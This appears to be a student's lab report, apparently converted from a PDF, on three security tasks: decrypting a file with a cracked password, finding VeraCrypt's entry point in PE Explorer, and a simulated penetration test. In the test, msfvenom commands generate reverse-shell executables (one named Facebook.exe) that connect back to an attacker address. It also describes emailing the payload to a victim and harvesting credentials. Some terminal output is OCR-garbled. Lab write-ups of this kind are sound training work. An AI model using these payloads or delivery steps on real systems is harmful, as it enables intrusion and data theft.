


Figure 4 (It refer to finding hash value using crackstation)




Figure 5 (It refer to mount drive file)




Figure 6 (It refer to enter a password)




Figure 7 (It refer to mounted drive)




Figure 8 (It refer to secret code)

CONCLUSION:

Through the described process, the encrypted file was successfully decrypted using the decoded password obtained from the encoded.txt file. The secret code, "**never give up,**" was extracted from the decrypted file. It's essential to emphasize the importance of ethical conduct and legal compliance when handling encrypted files and passwords.

ACKNOWLEDGMENT OF LIMITATIONS:

It's important to note that attempting to crack passwords or decrypt files without proper authorization may violate laws and ethical guidelines. This report assumes the process was conducted within legal and ethical boundaries with proper authorization.

TASK 2

OBJECTIVE:

The objective of this report is to determine the entry point address of the VeraCrypt executable using the PE Explorer tool.

INTRODUCTION:

In today's digital landscape, encryption is vital for protecting sensitive data. VeraCrypt is a leading encryption software known for its strong security features. This report focuses on using the PE Explorer tool to find the entry point address of VeraCrypt's executable file. This address is crucial for understanding how VeraCrypt starts running. By pinpointing this address, we gain valuable insights into VeraCrypt's inner workings, enhancing our ability to analyze and secure sensitive information.

REQUIREMENT SOFTWARE AND HARDWARE:

Software:

- PE Explorer
- Windows OS

Hardware:

- Computer with sufficient processing power and memory to run the PE Explorer too smoothly.

METHODOLOGY:

Step 1: Launch PE Explorer Tool:

- Open the PE Explorer application on the computer system.

Step 2: Open VeraCrypt Executable File:

- In the PE Explorer interface, navigate to the "File" menu.
- Click on "Open File" to initiate a dialogue box for selecting the file.

Step 3: Load VeraCrypt Setup File:

- Browse through the system directories to locate the VeraCrypt setup executable file.
- Select the VeraCrypt setup file and click "Open" to load it into the PE Explorer.

Step 4: View Header Information:

- Once the VeraCrypt setup file is loaded, PE Explorer will display comprehensive information about the executable.
- Navigate through the tabs or sections to find the header information.

Step 5: Identify Entry Point Address:

- Within the header information, locate the entry point address of the VeraCrypt executable.
- Note down the address for further reference.

ANALYSIS RESULTS:

VeraCrypt Entry Point Address: **004237B0**

SECURITY MEASURES:

- It is recommended to maintain this information for future reference, particularly during troubleshooting or analysis of the VeraCrypt executable.
- This concludes the report on determining the entry point address of the VeraCrypt executable using the PE Explorer tool.

OUTPUT:




Figure 1 (It refer to open PE Explorer tool)




Figure 2 (It refer to navigate to the "File" menu)




Figure 3 (It refer to import veracrypt setup file)




Figure 4 (It refer to header info)

CONCLUSION:

Using the PE Explorer tool, the entry point address of the VeraCrypt executable was successfully identified. This address serves as a critical reference point for understanding the execution flow of the VeraCrypt application.

ACKNOWLEDGMENT OF LIMITATIONS:

The information provided in this report is intended for educational and research purposes only. Any use of the techniques described herein should be conducted in accordance with applicable laws, regulations, and ethical guidelines. The author and associated parties shall not be held responsible for any misuse or unauthorized use of the information presented in this report. Readers are encouraged to exercise caution and discretion when applying the methods discussed herein.

TASK 3

OBJECTIVE:

The objective is to demonstrate the execution of a reverse shell payload on a victim's machine, showcasing the process of crafting, delivering, and exploiting the payload. Through this exercise, we aim to emphasize the importance of proactive cybersecurity measures and raise awareness about the risks associated with unsecured systems. By understanding the techniques used by attackers, organizations can better protect their assets and mitigate potential security breaches.

INTRODUCTION:

In the context of cybersecurity, penetration testing is a crucial aspect of assessing the security posture of systems. This report documents the execution of a reverse shell payload on a victim's machine as part of a simulated penetration test. The purpose of this exercise is to demonstrate the potential risks associated with unsecured systems and to highlight the importance of implementing robust security measures.

REQUIREMENT SOFTWARE AND HARDWARE:

Software:

- Kali linux OS & Windows OS (Virtual Box)
- Msfvenom
- Metasploit

Hardware:

- Attacker Machine: Multi-core processor, 8 GB RAM recommended.
- Victim Machine (Windows): Dual-core processor, 4 GB RAM recommended.

METHODOLOGY:

Step 1: Generate Payload

Using the msfvenom utility, a reverse shell payload was generated with the following command:


```
“msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f  
exe > reverse_shell_payload.exe”
```

This payload creates a reverse TCP connection to the attacker's machine on IP address 10.0.2.5 and port 4444.

Step 2: Start Metasploit Listener

The Metasploit Framework was initiated on the attacker's machine using the msfconsole command.

Step 3: Configure Listener

Prior to exploitation, the listener's payload, LHOST, and LPORT were configured appropriately to match the settings used during payload generation.

Step 4: Send Payload to Victim

The generated payload file (reverse_shell_payload.exe) was sent to the victim machine through a suitable vector, such as email or file transfer.

Step 5: Exploitation

Upon receiving the payload, the victim executed the malicious file, initiating a reverse shell connection back to the attacker's machine.

Step 6: Gain Access

With the reverse shell connection established, the attacker gained unauthorized access to the victim's machine.

Step 7: Information Gathering

Upon access, the attacker could retrieve sensitive information from the victim's system, such as login credentials, personal data, or financial information.

SECURITY MEASURES:

- Patch Management: Regular updates to fix vulnerabilities.
- Antivirus & Endpoint Protection: Detect and prevent malware.
- Firewalls & Network Segmentation: Control traffic and limit access.
- Strong Password Policies: Use complex passwords and authentication.
- User Awareness Training: Educate users on security risks.

```
Applications Places Mar 8 00:30  
Home  
Trash  
BadID  
CHERRYTRE-E
```

```
blackhatdk@hatdk: ~/shadowfox  
└─(blackhatdk@ hatdk)-[~/shadowfox]  
└─$ ip s  
1: lo: <LOOPBACK,UP,>LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet ::::1/1 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: ens: <BROADCAST,MULTICAST,UP,>LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:e3:de:51 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute etho  
        valid_lft 432sec preferred_lft 432sec  
    inet6 fe80::271f:ee:cde7:f64: scope link noprefixroute  
        valid_lft forever preferred_lft forever  
  
└─(blackhatdk@ hatdk)-[~/shadowfox]  
└─$ ./usr/bin/msfrpc -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f exe -o Facebook.exe  
  
[-] No platform was selected, choosing Msf:Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: Facebook.exe  
  
└─(blackhatdk@ hatdk)-[~/shadowfox]  
└─$
```

[illegible]




Figure 3 (It refer to Configure listener)

